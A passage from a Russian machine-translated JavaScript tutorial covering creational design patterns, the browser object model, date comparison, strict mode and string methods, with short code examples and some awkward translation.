    }
    return { setCurrent: setCurrent };
}();
```

```
// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
statement
     getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the the ajax call is done, it calls private method
           reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();
```

Этот код, приведенный выше, должен находиться в отдельном файле .js для ссылки на любой требуемой странице. Его можно использовать следующим образом:

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

Шаблон прототипа

Шаблон прототипа фокусируется на создании объекта, который может использоваться в качестве чертежа для других объектов посредством прототипального наследования. Этот шаблон по своей сути легко работать в JavaScript из-за собственной поддержки прототипного наследования в JS, что означает, что нам не нужно тратить время или усилия, имитируя эту топологию.

Создание методов на прототипе

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

Прототипное наследование

Наследование от «родительского объекта» относительно просто с помощью следующего шаблона

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

Где `ParentObject` - это объект, который вы хотите наследовать от прототипированных функций, а `ChildObject` - это новый объект, который вы хотите поместить.

Если родительский объект имеет значения, которые он инициализирует в своем конструкторе, вам нужно вызвать конструктор родителей при инициализации дочернего элемента.

Вы делаете это, используя следующий шаблон в конструкторе `ChildObject` .

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

Полный пример, в котором реализовано вышеописанное

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Заводские функции

Заводская функция - это просто функция, которая возвращает объект.

Фабричные функции не требуют использования `new` ключевого слова, но все равно могут использоваться для инициализации объекта, например конструктора.

Часто фабричные функции используются как обертки API, например, в случаях jQuery и moment.js , поэтому пользователям не нужно использовать `new` .

Ниже приведена простейшая форма заводской функции; используя аргументы и используя их для создания нового объекта с литералом объекта:

```
function cowFactory(name) {
    return {
        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
daisy.talk();  // "Moo, my name is Daisy"
```

Легко определить частные свойства и методы на заводе, включив их за пределы возвращаемого объекта. Это предотвращает инкапсуляцию данных реализации, поэтому вы можете публиковать публичный интерфейс только для своего объекта.

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

Последняя строка даст ошибку, потому что функция `formalName` закрывается внутри функции `cowFactory` . Это закрытие .

Фабрики также являются отличным способом применения методов функционального программирования в JavaScript, поскольку они являются функциями.

Фабрика с композицией

«Предпочтительная композиция над наследованием» - важный и популярный принцип программирования, используемый для назначения поведения объектам, а не наследования многих часто ненужных действий.

Поведение фабрик

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

Объектные заводы

6

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

использование

```
var fred = person('Fred', 42);
fred.speak();         // outputs: Fred says Hello
fred.moveSlowly();    // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

Абстрактный шаблон завода

Шаблон абстрактного фабрики представляет собой шаблон создания, который можно использовать для определения конкретных экземпляров или классов без указания конкретного объекта, который создается.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

Прочитайте Создание шаблонов проектирования онлайн:
https://riptutorial.com/ru/javascript/topic/1668/создание-шаблонов-проектирования

глава 89: Спецификация (модель объекта браузера)

замечания

Для получения дополнительной информации о объекте Window посетите MDN .


Метод `window.stop()` не поддерживается в Internet Explorer.

Examples

Вступление

BOM (модель объекта браузера) содержит объекты, которые представляют текущее окно браузера и его компоненты; объекты, которые моделируют такие вещи, как *история, экран устройства и* т. д.

Самый верхний объект в спецификации - это `window` объект, представляющий текущее окно браузера или вкладку.



- **Документ:** представляет текущую веб-страницу.
- **История:** представляет страницы в истории браузера.
- **Местоположение:** представляет URL текущей страницы.
- **Navigator:** представляет информацию о браузере.
- **Экран:** отображает информацию о дисплее устройства.

Методы оконных объектов

Наиболее важным объектом в `Browser Object Model` является объект окна. Это помогает в доступе к информации о браузере и его компонентах. Для доступа к этим функциям он имеет различные методы и свойства.

метод	Описание
window.alert ()	Создает диалоговое окно с сообщением и кнопкой OK
window.blur ()	Удалить фокус из окна

метод	Описание
window.close ()	Закрывает окно браузера
window.confirm ()	Создает диалоговое окно с сообщением, кнопкой OK и кнопкой отмены
window.getComputedStyle ()	Получить стили CSS, применяемые к элементу
window.moveTo (x, y)	Перемещение левого и верхнего краев окна в заданные координаты
window.open ()	Открывает новое окно браузера с URL-адресом, указанным в качестве параметра
window.print ()	Сообщает браузеру, что пользователь хочет распечатать содержимое текущей страницы
window.prompt ()	Создает диалоговое окно для получения пользовательского ввода
window.scrollBy ()	Прокручивает документ по указанному числу пикселей
window.scrollTo ()	Прокручивает документ до указанных координат
window.setInterval ()	Делать что-то многократно через определенные промежутки времени
window.setTimeout ()	Сделайте что-то после определенного количества времени
window.stop ()	Остановить окно загрузки

Свойства окна

Объект Window содержит следующие свойства.

Имущество	Описание
window.closed	Закрыто ли окно
window.length	Количество элементов `<iframe>` в окне
window.name	Получает или задает имя окна
window.innerHeight	Высота окна

Имущество	Описание
window.innerWidth	Ширина окна
window.screenX	X-координата указателя относительно верхнего левого угла экрана
window.screenY	Y-координата указателя относительно левого верхнего угла экрана
window.location	Текущий URL-адрес оконного объекта (или локального пути к файлу)
window.history	Ссылка на объект истории для окна браузера или вкладки.
window.screen	Ссылка на экранный объект
window.pageXOffset	Дистанционный документ прокручивается горизонтально
window.pageYOffset	Дистанционный документ прокручивается по вертикали

Прочитайте Спецификация (модель объекта браузера) онлайн:
https://riptutorial.com/ru/javascript/topic/3986/спецификация--модель-объекта-браузера-

глава 90: Сравнение даты

Examples

Сравнение значений даты

Чтобы проверить равенство значений `Date` :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

Пример вывода: `false`

Обратите внимание, что вы должны использовать `valueOf()` или `getTime()` для сравнения значений объектов `Date` потому что оператор равенства будет сравнивать, если две ссылки на объекты одинаковы. Например:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

Пример вывода: `false`

Если переменные указывают на один и тот же объект:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

Пример вывода: `true`

Однако другие операторы сравнения будут работать как обычно, и вы можете использовать `<` и `>` для сравнения того, что одна дата была раньше или позже другой. Например:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

Пример вывода: `true`

Он работает, даже если оператор включает в себя равенство:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

Пример вывода: `true`

Вычисление разницы по дате

Чтобы сравнить разницу двух дат, мы можем провести сравнение, основанное на отметке времени.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

Прочитайте Сравнение даты онлайн: https://riptutorial.com/ru/javascript/topic/8035/сравнение-даты

глава 91: Строгий режим

Синтаксис

- «использовать строгий»;
- «использовать строгую»;
- `использовать строгий`;

замечания

Строгий режим - это опция, добавленная в ECMAScript 5, чтобы включить несколько несовместимых друг с другом улучшений. Изменения поведения в коде «строгого режима» включают:

- Присвоение неопределенным переменным вызывает ошибку вместо определения новых глобальных переменных;
- Присвоение или удаление незаписываемых свойств (таких как `window.undefined`) вызывает ошибку вместо `window.undefined` ;
- Устаревший восьмеричный синтаксис (например, `0777`) не поддерживается;
- Оператор `with` не поддерживается;
- `eval` не может создавать переменные в окружающем пространстве;
- Функции `.caller` и `.arguments` не поддерживаются;
- Список параметров функции не может иметь дубликатов;
- `window` больше не используется автоматически в качестве значения `this` .

ПРИМЕЧАНИЕ . - « **Строгий** » режим НЕ активируется по умолчанию, как если бы страница использовала JavaScript, который зависит от особенностей нестрогого режима, тогда этот код сломается. Таким образом, он должен быть включен самим программистом.

Examples

Для всех скриптов

Строгий режим может применяться на всех сценариях, помещая инструкцию `"use strict";` перед любыми другими заявлениями.

```
"use strict";
// strict mode now applies for the rest of the script
```

Строгий режим включен только в сценариях, где вы определяете `"use strict"` . Вы можете комбинировать сценарии с строгим режимом и без него, потому что строгое состояние не разделяется между разными сценариями.

6

Примечание. Весь код, написанный внутри модулей и классов ES2015 +, по умолчанию строгий.

Для функций

Строгий режим также может применяться к отдельным функциям, добавляя `"use strict";` в начале объявления функции.

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

Строгий режим также применим к любым внутренним облачным функциям.

Изменения в глобальных свойствах

В области нестрогового режима, когда переменная назначается без инициализации с помощью ключевого слова `var` , `const` или `let` , она автоматически объявляется в глобальной области:

```
a = 12;
console.log(a); // 12
```

Однако в строгом режиме любой доступ к необъявленной переменной вызовет ошибку ссылки:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

Это полезно, потому что JavaScript имеет ряд возможных событий, которые иногда бывают неожиданными. В нестандартном режиме эти события часто заставляют разработчиков полагать, что они являются ошибками или неожиданным поведением, поэтому, если включить строгий режим, любые возникающие ошибки заставляют их точно знать, что делается.

```
"use strict";
                       // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
```

```
                        // misspelling of variable
```

Этот код в строгом режиме отображает один возможный сценарий: он выдает опорную ошибку, указывающую на номер строки присвоения, позволяя разработчику немедленно обнаружить тип ошибки в имени переменной.

В нестрогом режиме, помимо того, что ошибка не `mistypedVaraible` и назначение успешно выполнено, `mistypedVaraible` будет автоматически объявлен в глобальной области как глобальная переменная. Это означает, что разработчику необходимо вручную искать это задание в коде.

Кроме того, заставляя объявление переменных, разработчик не может случайно объявить глобальные переменные внутри функций. В нестрогом режиме:

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

В строгом режиме необходимо явно объявить переменную:

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

Эта переменная также может быть объявлена вне и после функции, что позволяет использовать ее, например, в глобальной области:

```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Изменения свойств

Строгий режим также предотвращает удаление удаляемых свойств.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

Вышеприведенный оператор просто игнорируется, если вы не используете строгий режим,

однако теперь вы знаете, почему он не выполняется так, как ожидалось.

Это также препятствует расширению не расширяемого имущества.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
}

function setAge() {
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

Поведение списка аргументов функции

`arguments` объекта ведут себя по-разному в *строгом* и *нестандартном* режиме. В *нестрогом* режиме объект `argument` будет отражать изменения в значении параметров, которые присутствуют, однако в *строгом* режиме любые изменения значения параметра не будут отражаться в объекте `argument` .

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

Для приведенного выше кода объект `arguments` изменяется при изменении значения параметров. Однако для *строгого* режима это не отразится.

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
}
```

Стоит отметить, что если какой-либо из параметров не `undefined` , и мы пытаемся изменить значение параметра как в *режиме строгого режима, так* и в *нестрочном* режиме, объект `arguments` остается неизменным.

Строгий режим

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

Нестрогий режим

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Повторяющиеся параметры

Строгий режим не позволяет использовать повторяющиеся имена параметров функции.

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

Область функций в строгом режиме

В строгом режиме функции, объявленные в локальном блоке, недоступны вне блока.

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Сфера применения, объявления функций в строгом режиме имеют тот же тип привязки, что и `let` или `const` .

Непростые списки параметров

```
function a(x = 5) {
  "use strict";
}
```

является недопустимым JavaScript и будет `SyntaxError` потому что вы не можете использовать директиву `"use strict"` в функции с списком `SyntaxError` параметров, например, выше - присваивание по умолчанию `x = 5`

Непростые параметры включают:

- Значение по умолчанию

```
function a(x = 1) {
  "use strict";
}
```

- деструктурирующие

```
function a({ x }) {
  "use strict";
}
```

- Параметры отдыха

```
function a(...args) {
  "use strict";
}
```

Прочитайте Строгий режим онлайн: https://riptutorial.com/ru/javascript/topic/381/строгий-режим

глава 92: Струны

Синтаксис

- "строковый литерал"
- 'string literal'
- «строковый литерал с« несовпадающими кавычками »» // без ошибок; цитаты разные.
- «строковый литерал с« экранированными кавычками »» // без ошибок; кавычки экранированы.
- `template string $ {выражение}`
- String ("ab c") // возвращает строку при вызове в контексте неконструктора
- new String ("ab c") // объект String, а не примитив строки

Examples

Основная информация и конкатенация строк

Строки в JavaScript могут быть заключены в одинарные кавычки `'hello'` , двойные кавычки `"Hello"` и (из ES2015, ES6) в Template Literals (*backticks*) `` `hello` `` .

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

Строки могут быть созданы из других типов с помощью функции `String()` .

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Или, `toString()` может использоваться для преобразования чисел, булевых или объектов в строки.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Строки также могут быть созданы с помощью метода `String.fromCharCode` .

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

Создание объекта String с использованием `new` ключевого слова разрешено, но не рекомендуется, поскольку оно ведет себя как объекты, в отличие от примитивных строк.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

Конкатенация строк

Конкатенацию строк можно выполнить с помощью оператора `+` конкатенации или со встроенным методом `concat()` на прототипе объекта String.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);         // => "FooBar"
console.log(foo + " " + bar);   // => "Foo Bar"

foo.concat(bar)             // => "FooBar"
"a".concat("b", " ", "d")   // => "ab d"
```

Строки могут быть объединены с нестроковыми переменными, но будут вводить типы-непеременные переменные в строки.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

Строковые шаблоны

6

Строки могут быть созданы с использованием шаблонных литералов (*backticks*) `` `hello` `` .

```
var greeting = `Hello`;
```

С помощью шаблонных литералов вы можете выполнить строчную интерполяцию с помощью `${variable}` внутри шаблонных литералов:

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

Вы можете использовать String.raw, чтобы получить обратную косую черту в строке без изменений.

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

Кавычки

Если ваша строка заключена (т. Е.) В одинарные кавычки, вам нужно избежать внутренней литеральной цитаты с *обратным слэшем* `\`

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

То же самое касается двойных кавычек:

```
var text = "I feel \"high\"";
```

Особое внимание следует уделить экранированию кавычек, если вы храните HTML-представления в String, поскольку HTML-строки широко используют цитаты, то есть в атрибутах:

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Цитаты в строках HTML также могут быть представлены с использованием `&apos;` (или `&#39;`) в виде одиночной кавычки и `&quot;` (или `&#34;`) в виде двойных кавычек.

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

Примечание: Использование `&apos;` и `&quot;` не будет перезаписывать двойные кавычки, которые браузеры могут автоматически помещать в кавычки атрибутов. Например, `<p class=special>` делается для `<p class="special">` , используя `&quot;` может привести к `<p class=""special"">` где `\"` будет `<p class="special">` .

6

Если в строке есть `'` и `"` вы можете захотеть использовать шаблонные литералы (*также известные как строки шаблонов в предыдущих выпусках ES6*), которые не требуют от вас `'` и `"` . Они используют backticks (`` ` ``) вместо одиночных или двойных кавычек.

```
var x = `"Escaping " and ' can become very annoying`;
```

Обратная строка

Самый «популярный» способ обращения к строке в JavaScript - это следующий фрагмент кода, который довольно распространен:

```
function reverseString(str) {
    return str.split('').reverse().join('');
```

```
}

reverseString('string');    // "gnirts"
```

Однако это будет работать только до тех пор, пока строка, обращенная вспять, не содержит суррогатных пар. Астральные символы, т.е. символы вне базовой многоязычной плоскости, могут быть представлены двумя кодовыми единицами и будут приводить эту наивную технику к неправильным результатам. Кроме того, символы с комбинацией меток (например, диарезис) будут отображаться на логическом «следующем» символе вместо оригинала, с которым он был объединен.

```
'□■.'.split('').reverse().join(''); //fails
```

Хотя этот метод будет отлично работать для большинства языков, по-настоящему точный алгоритм кодирования, основанный на кодировании для разворота строк, несколько больше задействован. Одной из таких реализаций является крошечная библиотека, называемая Esrever , которая использует регулярные выражения для сопоставления меток и суррогатных пар для безупречного воспроизведения.

объяснение

Раздел	объяснение	Результат
`str`	Входная строка	`"string"`
`String.prototype.split( deliminator )`	Разбивает строку `str` в массив. Параметр `""` означает разделение между каждым символом.	`["s","t","r","i","n","g"]`
`Array.prototype.reverse()`	Возвращает массив из разделенной строки с элементами в обратном порядке.	`["g","n","i","r","t","s"]`
`Array.prototype.join( deliminator )`	Объединяет элементы в массиве вместе в строку. Параметр `""` означает пустой разделитель (т. Е. Элементы массива помещаются рядом друг с другом).	`"gnirts"`

Использование оператора распространения

6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

Пользовательская функция `reverse()`

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}

reverse("zebra");  // "arbez"
```

Обрезать пробелы

Чтобы обрезать пробелы по краям строки, используйте `String.prototype.trim` :

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

Многие механизмы JavaScript, но не Internet Explorer , реализовали нестандартные методы `trimLeft` и `trimRight` . Существует предложение , в настоящее время на стадии 1 процесс, стандартизированные `trimStart` и `trimEnd` методов, псевдонимы к `trimLeft` и `trimRight` для совместимости.

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

Подложки со срезом

Используйте `.slice()` для извлечения подстрок с двумя индексами:

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

Учитывая один индекс, он будет принимать от этого индекса до конца строки:

```
s.slice(10);    // "abcdefg"
```

Разделение строки в массив

Используйте `.split` чтобы перейти от строк к массиву разделяемых подстрок:

```
var s = "one, two, three, four, five"
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

Используйте **метод массива** `.join` чтобы вернуться к строке:

```
s.split(", ").join("--");  // "one--two--three--four--five"
```

Строки являются unicode

Все строки JavaScript являются unicode!

```
var s = "some Δ≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

В JavaScript нет исходных байтов или двоичных строк. Чтобы эффективно обрабатывать двоичные данные, используйте Typed Arrays .

Обнаружение строки

Чтобы определить, является ли параметр *примитивной* строкой, используйте `typeof` :

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

Если у вас когда-либо был объект `String` , через `new String("somestr")` , то вышеуказанное не будет работать. В этом случае мы можем использовать `instanceof` :

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

Чтобы охватить оба экземпляра, мы можем написать простую вспомогательную функцию:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
```

```
isString(5); // false
```

Или мы можем использовать функцию `toString Object` . Это может быть полезно, если мы должны проверить другие типы, а также сказать в инструкции switch, так как этот метод поддерживает другие типы данных, а также как `typeof` .

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

Более надежное решение состоит в том, чтобы не *обнаруживать* строку вообще, а только проверять, какая функциональность требуется. Например:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

Сравнение строк в лексикографическом

Чтобы сравнить строки в алфавитном порядке, используйте `localeCompare()` . Это возвращает отрицательное значение, если эталонная строка лексикографически (в алфавитном порядке) перед сравниваемой строкой (параметр), положительное значение, если она приходит после, и значение `0` если они равны.

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

Операторы `>` и `<` могут также использоваться для сравнения строк лексикографически, но они не могут вернуть значение нуля (это можно проверить с помощью оператора равенства `==`). В результате форма функции `localeCompare()` может быть записана так:

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}
```

```
console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

Это особенно полезно при использовании функции сортировки, которая сравнивается на основе знака возвращаемого значения (например, `sort`).

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

Строка в верхний регистр

String.prototype.toUpperCase ():

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

Строка для нижнего регистра

String.prototype.toLowerCase ()

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Счетчик слов

Скажем, у вас есть `<textarea>` и вы хотите получить информацию о количестве:

- Персонажи (всего)
- Символы (без пробелов)
- слова
- линии

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
